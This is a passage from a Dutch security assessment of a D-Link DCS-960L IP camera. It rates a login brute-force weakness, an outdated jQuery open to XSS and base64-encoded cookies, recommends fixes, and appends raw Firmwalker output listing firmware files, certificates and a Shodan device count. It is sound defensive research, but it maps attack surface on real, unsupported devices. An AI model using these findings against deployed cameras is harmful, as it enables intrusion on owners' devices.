De beschreven bruteforce in hoofdstuk 3.2.2 met burp is een kwetsbaarheid de Common Vulnerability Scoring System (CVSS) score is bepaald op **7.3**, de volledige berekenin is weergegeven in de appendix V.1.

Jquery

De beschreven Library in hoofdstuk 3.2.1 komt uit 2010. Het is een kwetsbaarheid wanneer een Library niet wordt geupdate. Deze kwetbaarheid is volgens CVE-2014-6071 omschreven met een **CVSS Score: 4.3** en een OWASP kwalificatie A06, omdat het een Library betreft van 12 jaar geleden.

Volgens CVE-2014-6071 is het mogelijk om cross-site scripting toe te passen door kwaadwillende. Via vectors in de text methode.

Encryptie

Ook is het een kwetsbaarheid om geen encryptie in cookies toe te passen zoals beschreven in hoofdstuk 3.2.1. Volgens OWASP kwalificatie A02.

het feit dat er ongelimiteerd een bruteforce aanval kan worden ondernomen is een kwetsbaarheid.

4.4 Aanbevelingen

4.4.1 Leverancier

Aan de leverancier zou ik aanbevelen de kwetsbaarheid, zoals beschreven in paragraaf 4.3.1 aan te passen door middel van het instellen van een limiet, qua inloggen. Ook is het mogelijk om een wachttijd toe te passen van circa 5 minuten na 5 inlog pogingen.

Op het gebied van encryptie is het verstandig om geen `base64` encoding alleen toe te passen op gebruikersnamen. Ook is het aan te raden om geen gebruik meer te maken van `md5` hashes, maar van SHA type 2, zoals nader beschreven in hoofdstuk 3.1.4.

4.4.2 Klant

Doordat de EOS [1] is bereikt, zoals beschreven in hoofdstuk 1.2.1, is het voor klanten niet meer verstandig om dit apparaat aan te schaffen. Wanneer de klant het product reeds in bezit heeft is het verstandig om over te gaan op een ander product of het product in ieder geval niet meer met het internet te laten verbinden. Er komen geen updates meer vanuit de leverancier.

[1] End Of Support

V


Appendix

Lijst van figuren

Lijst van tabellen

Listings

V.1 CVSS



Figuur V.1: cvss berekening bruteforce

V.2 Output Firmwalker

```
***Firmware Directory***
_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted
***Search for password files***
###################################### passwd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/passwd

###################################### shadow

###################################### *.psk

***Search for Unix-MD5 hashes***


***Search for SSL related files***
###################################### *.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
pub.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/
certs/ca-bundle.crt
################## Certificate serial # found in Shodan ###################
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/
certs/ca-bundle.crt
serial=01A5
Number of devices found in Shodan = 22
##
## ca-bundle.crt -- Bundle of CA Root Certificates
##
## Certificate data from Mozilla as of: Tue Apr 22 08:29:31 2014
##
## This is a bundle of X.509 certificates of public Certificate Authorities
## (CA). These were automatically extracted from Mozilla's root certificates
## file (certdata.txt).  This file can be found in the mozilla source tree:
## http://mxr.mozilla.org/mozilla-release/source/security/nss/lib/ckfw/
builtins/certdata.txt?raw=1
##
## It contains the certificates in PEM format and therefore
## can be directly used with curl / libcurl / php_curl, or with
## an Apache+mod_ssl webserver for SSL client authentication.
## Just configure this file as the SSLCACertificateFile.
##


GTE CyberTrust Global Root
==========================
-----BEGIN CERTIFICATE-----
MIICWjCCAcMCAgGlMA0GCSqGSIb3DQEBBAUAMHUxCzAJBgNVBAYTAlVTMRgwFgYDVQQKEw9HVEUg
Q29ycG9yYXRpb24xJzAlBgNVBAsTHkdURSBDeWJlclRydXN0IFNvbHV0aW9ucywgSW5jLjEjMCEG
A1UEAxMaR1RFIEN5YmVyVHJ1c3QgR2xvYmFsIFJvb3QwHhcNOTgwODEzMDAyOTAwWhcNMTgwODEz
MjM1OTAwWjB1MQswCQYDVQQGEwJVUzEYMBYGA1UEChMPR1RFIENvcnBvcmF0aW9uMScwJQYDVQQL
Ex5HVEUgQ3liZXJUcnVzdCBTb2x1dGlvbnMsIEluYy4xIzAhBgNVBAMTGkdURSBDeWJlclRydXN0
IEdsb2JhbCBSb290MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCVD6C28FCc6HrHiM3dFw4u
sJTQGz0O9pTAipTHBsiQl8i4ZBp6fmw8U+E3KHNgf7KXUwefU/ltWJTSr41tiGeA5u2ylc9yMcql
HHK6XALnZELn+aks1joNrI1CqiQBOeacPwGFVw1Yh0X404Wqk2kmhXBIgD8SFcd5tB8FLztimQID
AQABMA0GCSqGSIb3DQEBBAUAA4GBAG3rGwnpXtlR22ciYaQqPEh346B8pt5zohQDhT37qw4wxYMW
M4ETCJ57NE7fQMh017l93PR2VX2bY1QY6fDq81yx2YtCHrnAlU66+tXifPVoYb+O7AWXX1uw16OF
NMQkpw0PlZPvy5TYnh+dXIVtx6quTx8itc2VrbqnzPmrC3p/
-----END CERTIFICATE-----

Thawte Server CA
================
-----BEGIN CERTIFICATE-----
MIIDEzCCAnygAwIBAgIBATANBgkqhkiG9w0BAQQFADCBxDELMAkGA1UEBhMCWkExFTATBgNVBAgT
DFdlc3Rlcm4gQ2FwZTESMBAGA1UEBxMJQ2FwZSBUb3duMR0wGwYDVQQKExRUaGF3dGUgQ29uc3Vs
dGluZyBjYzEoMCYGA1UECxMfQ2VydGlmaWNhdGlvbiBTZXJ2aWNlcyBEaXZpc2lvbjEZMBcGA1UE
```

```
kEh47U6YA5n+KGCRHTAduGN8qOY1tfrTYXbm1gdLymmasoR6d5NFFxWfJNCYExL/u6Au/U5Mh/jO
XKqYGwXgAEZKgoClM4so3O0409/lPun++1ndYYRP0lSWE2ETPo+Aab6TR7U1Q9Jauz1c77NCR807
VRMGsAnb/WP2OogKmW9+4c4bU2pEZiNRCHu8W1Ki/QY3OEBhj0qWuJA3+GbHeJAAFS6LrVE1Uweo
a2iu+U48BybNCAVwzDk/dr2l02cmAYamU9JgO3xDf1WKvJUawSg5TB9D0pH0clmKuVb8P7Sd2nCc
dlqMQ1DujjByTd//SffGqWfZbawCEeI6FiWnWAjLb1NBnEg4R2gz0dfHj9R0IdTDBZB6/86WiLEV
KV0jq9BgoRJP3vQXzTLlyb/IQ639Lo7xr+L0mPoSHyDYwKcMhcWQ9DstliaxLL5Mq+ux0orJ23gT
Dx4JnW2PAJ8C2sH6H3p6CcRK5ogql5+Ji/03X186zjhZhkuvcQu02PJwT58yE+Owp1fl2tpDy4Q0
8ijE6m30Ku/Ba3ba+367hTzSU8JNvnHhRdH9I2cNE3X7z2VnIp2usAnRCf8dNL/+I5c30jn6PQ0G
C7TbO6Orb1wdtn7os4I07QZcJA==
-----END CERTIFICATE-----

T-TeleSec GlobalRoot Class 2
============================
-----BEGIN CERTIFICATE-----
MIIDwzCCAqugAwIBAgIBATANBgkqhkiG9w0BAQsFADCBgjELMAkGA1UEBhMCREUxKzApBgNVBAoM
IlQtU3lzdGVtcyBFbnRlcnByaXNlIFNlcnZpY2VzIEdtYkgxHzAdBgNVBAsMFlQtU3lzdGVtcyBU
cnVzdCBDZW50ZXIxJTAjBgNVBAMMHFQtVGVsZVNlYyBHbG9iYWxSb290IENsYXNzIDIwHhcNMDgx
MDAxMTA0MDE0WhcNMzMxMDAxMjM1OTU5WjCBgjELMAkGA1UEBhMCREUxKzApBgNVBAoMIlQtU3lz
dGVtcyBFbnRlcnByaXNlIFNlcnZpY2VzIEdtYkgxHzAdBgNVBAsMFlQtU3lzdGVtcyBUcnVzdCBD
ZW50ZXIxJTAjBgNVBAMMHFQtVGVsZVNlYyBHbG9iYWxSb290IENsYXNzIDIwggEiMA0GCSqGSIb3
DQEBAQUAA4IBDwAwggEKAoIBAQCqX9obX+hzkeXaXPSi5kfl82hVYAUdAqSzm1nzHoqvNK38DcLZ
SBnuaY/JIPwhqgcZ7bBcrGXHX+0CfHt8LRvWurmAwhiCFoT6ZrAIxlQjgeTNuUk/9k9uN0goOA/F
vudocP05l03Sx5iRUKrERLMjfTlH6VJi1hKTXrcxlkIF+3anHqP1wvzpesVsqXFP6st4vGCvx970
2cu+fjOlbpSD8DT6IavqjnKgP6TeMFvvhk1qlVtDRKgQFRzlAVfFmPHmBiiRqiDFt1MmUUOyCxGV
WOHAD3bZwI18gfNycJ5v/hqO2V81xrJvNHy+SE/iWjnX2J14np+GPgNeGYtEotXHAgMBAAGjQjBA
MA8GA1UdEwEB/wQFMAMBAf8wDgYDVR0PAQH/BAQDAgEGMB0GA1UdDgQWBBS/WSA2AHmgoCJrjNXy
YdK4LMuCSjANBgkqhkiG9w0BAQsFAAOCAQEAMQOiYQsfdOhyNsZt+U2e+iKo4YFWz827n+qrkRk4
r6p8FU3ztqONpfSO9kSpp+ghla0+AGIWiPACuvxhI+YzmzB6azZie60EI4RYZeLbK4rnJVM3YlNf
vNoBYimipidx5joifsFvHZVwIEoHNN/q/xWA5brXethbdXwFeilHfkCoMRN3zUA7tFFHei4R40cR
3p1m0IvVVGb6g1XqfMIpiRvpb7PO4gWEyS8+eIVibslfwXhjdFjASBgMmTnrpMwatXlajRWc2BQN
9noHV8cigwUtPJslJj0Ys6lDfMjIq2SPDqO/nBudMNva0BkuqjzxzOAduTNrRlPBSeOE6Fuwg==
-----END CERTIFICATE-----

Atos TrustedRoot 2011
=====================
-----BEGIN CERTIFICATE-----
MIIDdzCCAl+gAwIBAgIIXDPLYixfszIwDQYJKoZIhvcNAQELBQAwPDEeMBwGA1UEAwwVQXRvcyBU
cnVzdGVkUm9vdCAyMDExMQ0wCwYDVQQKDARBdG9zMQswCQYDVQQGEwJERTAeFw0xMTA3MDcxNDU4
MzBaFw0zMDEyMzEyMzU5NTlaMDwxHjAcBgNVBAMMFUF0b3MgVHJ1c3RlZFJvb3QgMjAxMTENMAsG
A1UECgwEQXRvczELMAkGA1UEBhMCREUwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCV
hTuXbyo7LjvPpvMpNb7PGKw+qtn4TaA+Gke5vJrf8v7MPkfoepbCJI419KkM/IL9bcFyYie96mvr
54rMVD6QUM+A1JX76LWC1BTFtqlVJVfbsVD2sGBkWXppzwO3bw2+yj5vdHLqqjAqc2K+SZFhyBH+
DgMq92og3AIVDV4VavzjgsG1xZ1kCWyjWZgHJ8cblithdHFsQ/H3NYkQ4J7sVaE3IqKHBAUsR320
HLliKWYoyrfhk/WklAOZuXCFteZI6o1Q/NnezG8HDt0Lcp2AMBYHlT8oDv3FdU9T1nSatCQujgKR
z3bFmx5VdJx4IbHwLfELn8LVlhgf8FQieowHAgMBAAGjfTB7MB0GA1UdDgQWBBSnpQaxLKYJYO7R
l+lwrrw7GWzbITAPBgNVHRMBAf8EBTADAQH/MB8GA1UdIwQYMBaAFKelBrEspglg7tGX6XCuvDsZ
bNshMBgGA1UdIAQRMA8wDQYLKwYBBAGwLQMEAQEwDgYDVR0PAQH/BAQDAgGGMA0GCSqGSIb3DQEB
CwUAA4IBAQAmdzTblEiGKkGdLD4GkGDEjKwLVLgfuXvTBznk+j57sj1O7Z8jvZfza1zv7v1Apt+h
k6EKhqzvINB5Ab149xnYJDE0BAGmuhWawyfc2E8PzBhj/5kPDpFrdRbhIfzYJsdHt6bPWHJxfrrh
TZVHO8mvbaG0weyJ9rQPOLXiZNwlz6bb65pcmaHFCN795trV1lpFDMS3wrUU77QR/w4VtfX128a9
61qn8FYiqTxlVMYVqL2Gns2Dlmh6cYGJ4Qvh6hEbaAjMaZ7snkGeRDImeuKHCnE96+RapNLbxc3G
3mB/ufNPRJLvKrcYPqcZ2Qt9sTdBQrC6YB3y/gkRsPCHe6ed
-----END CERTIFICATE-----
##############################################################################

################################### *.pem
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel/stunnel.pem

################################### *.cer

################################### *.p7b

################################### *.p12
```

```
####################################### *.key


***Search for SSH related files***
####################################### authorized_keys

####################################### *authorized_keys*

####################################### host_key

####################################### *host_key*

####################################### id_rsa

####################################### *id_rsa*

####################################### id_dsa

####################################### *id_dsa*

####################################### *.pub


***Search for files***
####################################### *.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/share/
alsa/alsa.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel/stunnel.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel/stunnel-smtps.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel/stunnel-smtps-test.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
rtspd.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-https.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
Wireless/wscd.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
asound.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-smtps-snapshot.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-smtps.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
stunnel-smtps-test.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
ppp_config/pppoe.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
resolv.conf

####################################### *.cfg

####################################### *.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
ipfilter.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
accepted6.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
accepted.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
profile.ini
```

```
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
event.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
url.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
ipfilter6.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
xver.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
httpd.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
usr.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
server.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
motion.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
camsvr.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
video.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
schedule.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
pt.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
ipfilter.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
hnap_module_profile.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
mdbcfg.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url-
stream-free.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
timezone.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
userconfig.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url-
pic-stream-free.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
httpd.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/usr.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
video_support.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url-
pic-free.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/oem.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
wifi_channel.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
schedule.ini


***Search for database related files***
###################################### *.db

###################################### *.sqlite

###################################### *.sqlite3


***Search for shell scripts***
###################################### shell scripts
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
```

```
mydlink-watch-dog.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/stop_daemon_when_fwup.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd-http.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/ntpcdo.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd-rtsp.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/udhcpd.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/force_conifg.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/ptctl.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/verify_user.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/udhcpc.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/restore_other_config.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/service.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/syslogd.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/stop.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/upnp_igd-https.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/led.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/pppoe.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/generate_certification.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/ntpc.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/restore_wifi_ap.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/check_other_config.sh

***Search for other .bin files***
###################################### bin files
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
osdfont32.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
aviheader.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/server/
osdfont16.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
60Force.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
120AE.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
gcsensor.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
60Full.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
60Outdoor.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
```

```
140AE.bin
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
50Force.bin

***Search for patterns in files***
-------------------- upgrade --------------------
d/3EAE2F
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/
gc6500-fw.img
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
ipca
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
signalc
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libasound.so.2.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
mxcam
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
fw_upgrade
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/support.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/upgrade_status.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/setup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/helptool.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/firmwareupgrade.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/upgrade.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/config/firmwareupgrade.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_support.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_mwizsetup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_upgrade_status.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_helptool.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_setup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_upgrade.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_file.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_support.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_mwizsetup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_upgrade_status.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_helptool.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_setup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_upgrade.js

-------------------- admin --------------------
d/99C97D
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/
```

xtables-multi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/tsa
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
ipca
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libweb.so.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
rtmp/crtmpserver
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
rtmp/crtmpserver.lua
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
ddp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/eventsnapshot.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/support.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/image.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/email.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/upgrade_status.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/audiovideo.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/setup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/wizsetup5.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/file.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/eventrecording.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/localrecording/form_login
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/helptool.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/aplist.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/param.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/wpwdgrp.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/motionwizard.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/smartwizard.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/motion.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/time.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/mwizsetup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/sdrecording.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/sounddb.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/advanced.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/upgrade.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/account.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/config/user_list.cgi

d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/config/group_list.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/config/user_mod.cgi
